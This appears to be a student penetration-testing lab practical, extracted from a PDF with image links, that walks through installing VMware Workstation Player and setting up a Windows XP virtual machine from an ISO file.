


Practical No : 1

Aim : Exploring and Building a verification lab for Penetrating Testing (Kali Linux).



Step 1: Install VMware Workstation Player 16. Double Click and install it.




Accept the terms and conditions and click on next Button



Click on next







After Sucessful installation of VMware Workstation.


Open you Workstation and click on 2 Option i.e Open a Virtual Machine


Now give a name to you Virtual Machine and redirect to the folder where your .ios file is located.







Now select the default setting and click on next button.







Now a Wizard will open where in you need to enter the product key for Windows XP.





